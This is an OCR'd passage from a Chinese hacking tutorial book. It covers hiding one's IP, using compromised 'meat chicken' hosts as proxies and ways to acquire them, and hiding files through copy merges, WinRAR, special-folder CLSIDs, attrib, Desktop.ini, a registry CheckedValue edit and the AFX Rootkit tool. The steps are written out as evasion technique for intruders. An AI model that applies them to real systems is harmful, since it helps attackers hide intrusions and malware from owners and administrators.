


图 11-28 连接 VPN 服务器




图 11-29 输入新的 VPN 服务器地址

11.1.3 修改注册表隐藏 IP

在 Windows XP 系统中，通过修改注册表，也可以达到隐藏本机真实 IP 的目的。其具体操作方法如下：

在“注册表编辑器”窗口左侧列表中依次展开并定位到选项 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RemoteAccess\Parameters\IP 上，在右侧窗口中双击“IPAddress”项，在“编辑字符串”对话框中将其值更改为任意 IP 地址，如图 11-30 所示。




图 11-30 更改“IPAddress”键的值

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

按下“F3”键，继续查找含有 IPAdress 的键，并按照同样的方法将它们的值全部修改为任意的 IP 地址即可。这样，本机真实的 IP 地址就被更改后的 IP 地址“冒充”了。

11.1.4　使用跳板隐藏 IP 地址

黑客在进行网络攻击时，除了自己手中直接操作的计算机外，往往在攻击进行时和完成之后利用、控制其他的计算机。而这里所说的“跳板”俗称为“肉鸡”，就是具有最高管理权限的远程电脑。简单地说，就是指一台已经受黑客完全控制的个人电脑或服务器。

黑客可以通过这台受控的计算机来跟其他电脑打交道，比如入侵其他电脑，从而隐藏自己的痕迹。在实际的入侵中，这些“跳板”成为了黑客间接的帮凶，为黑客隐藏提供了帮助。

跳板实际上是在肉鸡上建立一个 Sock5 代理服务，通过这个加密的代理跳板来隐藏 IP 地址，进行攻击。很多人会好奇，黑客们是如何获取“肉鸡”呢？下面为大家介绍几种获取“肉鸡”的途径。

- 利用搜索引擎：网络上提供有一些现成的肉鸡，只需在搜索引擎中输入“免费肉鸡”、“肉鸡公布”等关键字，就可以搜索到很多。
- 利用漏洞扫描器：如果用户的计算机中存在漏洞，当黑客们利用一些漏洞扫描软件，比如 superscan、xscan 和 sss 扫描网络上的计算机时，就会扫描到存在漏洞的主机。如果该主机存在弱口令漏洞，黑客就可以轻易地破解密码并入侵取得相应的权限，最后再植入后门，将这些“肉鸡”饲养起来。
- 利用挂马及远程控制：黑客还经常利用挂网页木马使目标主机在浏览网页时中毒，接受黑客指令，执行相应的操作，最终被远程控制，沦为“肉鸡”。

11.2　数据隐藏与伪装

所谓数据隐藏就是将秘密信息隐藏于另一媒体之中（可以为文本文件、数字图像、音频或视频信息等），这样表面上只能看到这些媒体的存在，完全察觉不到有信息隐藏在媒体之中，从而达到保护数据的目的。

11.2.1　COPY 合并与 WinRAR 伪装

COPY 命令的主要作用是复制文件，它还有另外一个作用是合并文件。COPY 命令一般主要合并两个相同类型的文件，但它还可以合并两个不同类型的文件，比如将一个文本文件与一个图片文件合并成新的图片文件。要查看记事本中的文本信息，只需将记事本打开即可，这样就可以实现在图片中隐藏秘密文字了。利用 COPY 命令合并文件的命令格式：copy 图片名.jpg /b + 文档名.txt /a 新图片名.jpg。

例如，要将“文本文档.txt”（文档中的信息是“23456”）与“图片.jpg”合并，可按照下面的方法进行操作：

步骤 01 在 F 盘中创建一个文件夹，命名为“合并”，并将这两个文件放入，如图 11-31 所示。

步骤 02 在命令提示符窗口的命令提示符下输入“f:”，回到 F 盘根目录下。再输入“cd 合并”命令，进入存放“文本文档.txt”和“图片.jpg”的文件夹中。再输入命令“copy 图片.jpg /b + 文本文档.txt /a 新图片.jpg”，即可生成新的图片文件“新图片.jpg”，如图 11-32 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11-31　将要合并的文件放入一个文件夹中




图 11-32　利用 COPY 命令合并文件

合并后的图片文件仍然会保存在 F 盘下的“合并”文件夹中，直接双击该图片文件，打开后显示的只是一张图片而已，如图 11-33 所示。



图 11-33　直接打开“新图片.jpg”，只能看到一张图片

若要查看文档中的信息，可在“新图片.jpg”文件上右键单击，在弹出的快捷菜单中选择“打开方式”→“记事本”菜单项，用记事本打开，并把滚动条拖到最下面。就可以看到“文本文档.txt”中的文字信息了，如图 11-34 所示。



文本文件中的信息前面最好空三行，这样它头部的内容就不会丢失，这主要是由于 Windows 的文件保留块处理的问题；把两个文件放到同一个目录下，最好放在某个分区的根目录下，这样可以少输入几个字符；参数“/b”表示以二进制数格式复制、合并文件，参数“a”表示以 ASCII 格式复制、合并文件。

利用 WinRAR 也可以伪装文本文件中的信息，达到隐藏数据的目的。例如，可以将“*.txt”文件（里面包含了要隐藏的信息）和一个“*.mp3”文件，用 WinRAR 合并成一个“音乐.mp3”文件。其具体操作方法如下：

步骤 01 选中“*.mp3”和“*.txt”文件，并右键单击，在弹出的快捷菜单中选择“添加

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

到压缩文件”菜单项，打开“压缩文件名和参数”对话框。在“压缩文件名”文本框中将文件名修改为“音乐.mp3”，如图 11-35 所示。



图 11-34　用记事本打开新图片.jpg，可查看文档中的信息




图 11-35　利用 WinRAR 压缩两个文件

步骤 02 单击“确定”按钮，即可生成新的音乐文件“音乐.mp3”，如图 11-36 所示。

步骤 03 在“音乐.mp3”文件上右键单击，在弹出的快捷菜单中选择“打开方式”→“WinRAR 压缩文件管理器”菜单项，用 WinRAR 打开这个音乐文件，即可看到隐藏的“*.mp3”和“*.txt”文件，如图 11-37 所示。



图 11-36　生成新的音乐文件“音乐.mp3”




图 11-37　利用 WinRAR 查看隐藏的“*.mp3”和“*.txt”文件

最后，可为“音乐.mp3”加上一个复杂的密码，也就是 WinRAR 密码，并选择一个系统图标作为伪装。在添加“*.mp3”和“*.txt”文件时，一定要把音乐文件放到其他文件的前面，否则合并后的那个音乐文件会不能正常播放。

11.2.2　利用专用文件夹隐藏文件

Windows 系统中有一些默认的专用文件夹，如回收站、Tasks（计划任务）、控制面板等，在资源管理器中能够查看到这些专用文件夹的图标，但无法将文件复制到这些专用文件夹中。通过在命令提示符下输入相关的命令，可以将文件复制到这些专用文件夹中，并起到隐藏文件的作用。例如，要利用专用文件夹“Tasks（计划任务）”隐藏文件，需要先将要隐藏的文

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

件单独放在一个文件夹中，这里将它们放在桌面上的“program”文件夹中，如图 11-38 所示，然后按照下面的操作步骤进行操作即可。

步骤 01 打开命令提示符窗口，在命令提示符下输入“cd C:\Documents and Settings\暖暖\桌面\program”，即可进入需要复制的文件夹中，如图 11-39 所示。



图 11-38 将要复制的文件放入桌面上的“program”文件夹中




图 11-39 进入需要复制的文件夹中

步骤 02 输入命令“copy *.* %systemroot%\tasks”，即可将“program”文件夹中的文件复制到“Tasks（计划任务）”专用文件夹中，如图 11-40 所示。

步骤 03 在资源管理器中查看 Tasks 文件夹中的文件。打开资源管理器，进入 WINDOWS 下的 Tasks 文件夹中，却看不到刚才复制的文件，但这四个文件就放在这个文件夹中，如图 11-41 所示。




图 11-40 将文件复制到“tasks（计划任务）”专用文件夹中



图 11-41 进入 Tasks 文件夹中查看复制的文件

步骤 04 在命令提示符窗口中查看 Tasks 文件夹中的文件。在命令提示符下输入命令“cd %systemroot%\tasks”，进入 Tasks 专用文件夹中。再输入命令“dir *.* /a”，查看 Tasks 目录下的所有文件，可看到复制到其中的所有文件，如图 11-42 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 11-42　查看 Tasks 目录下的所有文件

除了可以利用 Task 专用文件夹隐藏文件外，用户还可以创建自己的专用文件夹，按照上面介绍的方法进行同样的操作，达到隐藏文件的目的。

创建专用文件夹的方法如下：

在 Windows 中新建一个文件夹，将它重命名为“myrecycled.{645FF040-5081-101B-9F08-00AA002F954E}”，此时，该文件夹的图标也变成了回收站的图标，如图 11-43 所示。而且该文件夹具有系统中的默认专用文件夹所具有的功能，能够清空文件和查看已经删除的文件等。表 11-1 中列出了一些常用的专用文件夹的名称及类型。



图 11-43　创建自己的专用文件夹

表 11-1　常用专用文件夹的名称及类型

文件夹名称	文件夹类型
{2227A280-3AEA-1069-A2DE-08002B30309D}	添加、删除打印机
{645FF040-5081-101B-9F08-00AA002F954E}	回收站
{7007ACC7-3202-11D1-AAD2-00805FC1270E}	与其他计算机、互联网连接
{BDEADF00-C265-11d0-BCED-00A0C90AB50F}	网络文件夹
{D20EA4E1-3957-11d2-A40B-0C5020524153}	管理工具
{D4480A50-BA28-11d1-8E75-00AA0060F5BF}	连接到共享文件夹
{D6277990-4C6A-11CF-8D87-00AA0060F5BF}	计划任务
{21EC2020-3AEA-1069-A2DD-08002B30309D}	控制面板

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

11.2.3 利用文件属性隐藏文件

Windows 系统中自带有一个 attrib.exe 文件，该文件可以修改文件的可读属性、隐藏属性以及系统属性等，其命令格式为：ATTRIB [+R | -R] [+A | -A] [+S | -S] [+H | -H] [[drive:] [path] filename] [/S [/D]]。默认情况下，Windows 不会显示具有系统属性和隐藏属性的文件和文件夹。attrib 命令的各参数说明如下。

- +：给目标设置属性。
- -：给目标清除属性。
- R：只读文件属性。
- A：存档文件属性。
- S：系统文件属性。
- H：隐藏文件属性。
- [drive:] [path] filename]：指定要处理的文件所在磁盘的路径以及文件名称。
- /S：处理当前文件夹及其子文件夹中的匹配文件。

黑客在入侵计算机时，常常会利用 attrib 将一些目录或文件设置为隐藏和系统属性，一般情况下，用户和管理员不会察觉，因此可以达到隐藏这些文件的目的。

如何利用 attrib 将文件设置为系统以及隐藏属性呢？下面介绍其具体的操作方法。

步骤 01 准备需要隐藏的文件。将要隐藏的文件复制到一个文件夹中，如 D：\tools，这些文件的默认属性为文档。通过资源管理器可以查看这些文件，如图 11-44 所示。

步骤 02 在命令提示符窗口中查看文件。打开命令提示符窗口，在命令提示符下依次输入命令“cd c:\”、“d:”和“cd d:\tools”，进入要查看的文件目录中。在其中分别输入命令“dir /a”和“attrib”，查看文件以及文件的属性，可以看出，这些文件的属性均为存档属性（A），如图 11-45 所示。



图 11-44 在资源管理器中查看文件




图 11-45 在命令提示符窗口中查看文件

步骤 03 将 D：\tools 中的所有文件隐藏。在命令提示符下输入命令“attrib +h *.*”，即可将 D：\tools 中的所有文件设置为隐藏属性。此时，再输入命令“dir”，也看不到该目录下的文件了，如图 11-46 所示。

步骤 04 若要想查看被设置为隐藏属性的文件，在命令提示符下输入命令“dir /a”，即可查看当前目录下隐藏的文件，如图 11-47 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 11-46　隐藏 D：\tools 目录中的文件



图 11-47　查看被隐藏的文件

由于默认情况下 Windows 不会显示具有系统属性和隐藏属性的文件和文件夹，所以将文件设置为隐藏属性后，在资源管理器中是看不出这些文件的。若要在资源管理器中查看这些被隐藏的文件，可先打开资源管理器，选择“工具”→“文件夹选项”菜单项，打开“文件夹选项”对话框。

选择“查看”选项卡，在“高级设置”列表框中取消选中“隐藏受保护的操作系统文件（推荐）”复选框，并选中“隐藏文件和文件夹”下的“显示所有的文件和文件夹”单选项，如图 11-48 所示。单击“确定”按钮，此时，即可在资源管理器中查看系统中的所有文件了。




图 11-48　设置“文件夹选项”对话框

11.2.4　利用 Desktop.ini 特性隐藏文件

Desktop.ini 是文件夹配置信息的文件，其自身并没有危害，但该文件却常常被病毒利用，达到传播病毒的作用。利用 Desktop.ini 来隐藏文件，可通过两种方法执行：一是把文件夹变成透明的，二是把文件夹伪装成系统文件。利用这两种方法来隐藏文件都是个不错的选择，而且不易被用户和管理员发现。

1.　将文件夹变成透明的

通过将文件夹变透明来达到隐藏文件的目的，其实是一个比较有趣的操作，只需要几个简单的操作即可完成。其具体操作步骤如下。

步骤 01 在桌面上新建一个文件夹，并对其进行重命名操作，按下“Alt+0160”组合键后，再按下“Enter”键，即可使文件名变成透明的，如图 11-49 所示。

步骤 02 在该文件夹上右键单击，在弹出的快捷菜单中选择“属性”菜单项，即可打开“属性”对话框。切换到“自定义”选项卡并单击“更改图标”按钮，如图 11-50 所示。

步骤 03 在弹出的对话框中的“从以下列表选择一个图标”列表框中选择空白的图标，如图 11-51 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11-49　使文件名变成透明的




图 11-50　单击“更改图标”按钮



图 11-51　选择空白的图标

步骤 04 单击“确定”按钮，即可发现桌面上的文件夹不见了，其实该文件夹此时处于透明状态，仍然存在。此时，按下 F5 键或是用鼠标在桌面上拉出选框，即可发现隐藏的文件夹。双击该文件夹，即可在打开的窗口中看到一个 Desktop.ini 文件，如图 11-52 所示。

步骤 05 双击 Desktop.ini 文件，用记事本打开后，可看到该文件的内容，其中“IconFile”和“IconIndex”分别是指向图标文件及索引的设置，如图 11-53 所示。




图 11-52　文件夹中的 Desktop.ini 文件



图 11-53　查看 Desktop.ini 文件的内容

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 将文件夹伪装成系统文件

利用文件夹配置信息文件 Desktop.ini，还可以将文件夹伪装成系统文件，以达到隐藏文件的目的。其具体操作方法：将要隐藏的文件夹重命名为“bmp.{d3e24b21-9d75-101a-8c3d-00aa0 01a1652}”，此时，可发现该文件夹的图标变成了图像类型文件，如图 11-54 所示。

这样，粗心的用户和管理员就会把它当做真正的系统文件，而不予理睬。但这种隐藏效果只适用于 Windows XP 系统，在其他 Windows 平台中则不适用。




图 11-54　将文件夹伪装成系统文件

11.2.5 通过修改注册表值隐藏文件

通过修改注册表中的键值也可以达到隐藏文件的目的，而且这种方法可以真正地隐藏文件，即使在“文件夹选项”对话框中选中“隐藏受保护的操作系统文件（推荐）”复选框，并选中“显示所有的文件和文件夹”选项，也看不到隐藏的文件。

通过修改注册表值隐藏文件的具体操作步骤如下。

步骤 01 打开“注册表编辑器”窗口，在左侧列表中展开“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL”分支，如图 11-55 所示。

步骤 02 在右侧的窗口中双击“CheckedValue”键，在弹出的对话框中将“数值数据”的值更改为“0”，如图 11-56 所示。




图 11-55　在左侧列表中找到 SHOWALL 分支




图 11-56　修改“CheckedValue”键值

步骤 03 单击“确定”按钮，退出注册表编辑器。如果在修改注册表前，在“文件夹选项”对话框中选中“隐藏受保护的操作系统文件（推荐）”复选框，并选择“显示所有文件和文件夹”选项，则可以看到设置为“隐藏”属性的文件。但修改注册表值后，即使选中这两

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

个选项，隐藏的文件也将永远隐藏，无法显示出来。

很多移动存储设备的病毒都是通过修改上面的注册表键值而达到记录隐藏病毒文件的目的，要修复这些文件，必须要将注册表中的“CheckedValue”键值再更改为“1”。

11.2.6 Rootkit 技术隐藏

Rootkit 和其他的恶意软件不同，其主要功能和目的是隐藏，即隐藏其在系统中的各种表现，如进程、文件、注册表项和键值、端口以及服务等。正因为其在隐藏技术上的突出表现，Rootkit 与木马等恶意软件有逐渐结合的趋势，随着影响范围不断扩大，对网络信息安全可能带来的危害也逐步增强。本节将利用 Rootkit 技术中的傻瓜工具 AFX Rootkit 2005，它拥有文件隐藏功能，只要隐藏的文件和 AFX Rootkit 2005 工具程序在同一目录中，再执行一个命令即可隐藏文件。下面以隐藏“gvod.exe”文件为例，介绍其具体的操作方法。

步骤 01 将要隐藏的文件“gvod.exe”和 AFX Rootkit 2005 程序“root.exe”放在目录 D:\YC\WJ 中，如图 11-57 所示。




图 11-57 将要隐藏的文件和“root.exe”放在同一目录中

步骤 02 打开命令提示符窗口，在其中分别输入命令“cd c:\”、“d:”、“cd d:\YC\WJ”，进入存放这两个文件的目录中。在当前目录下输入命令“root /i”，即可隐藏 D 盘中 WJ 文件夹中的文件，如图 11-58 所示。




图 11-58 隐藏目录中的文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 打开资源管理器，可看到目录 D:\YC\WJ 中的文件消失了，如图 11-59 所示。用户若要访问隐藏的目录，可在打开的“运行”对话框中输入完整的隐藏目录路径将其打开，即 D:\YC\WJ。AFX Rootkit 2005 能够隐藏任何类型的文件，实际上它是通过隐藏目录来隐藏文件的。而且这一版本的 AFX Rootkit 能隐藏不同分区下的任何目录，但早期版本就办不到。

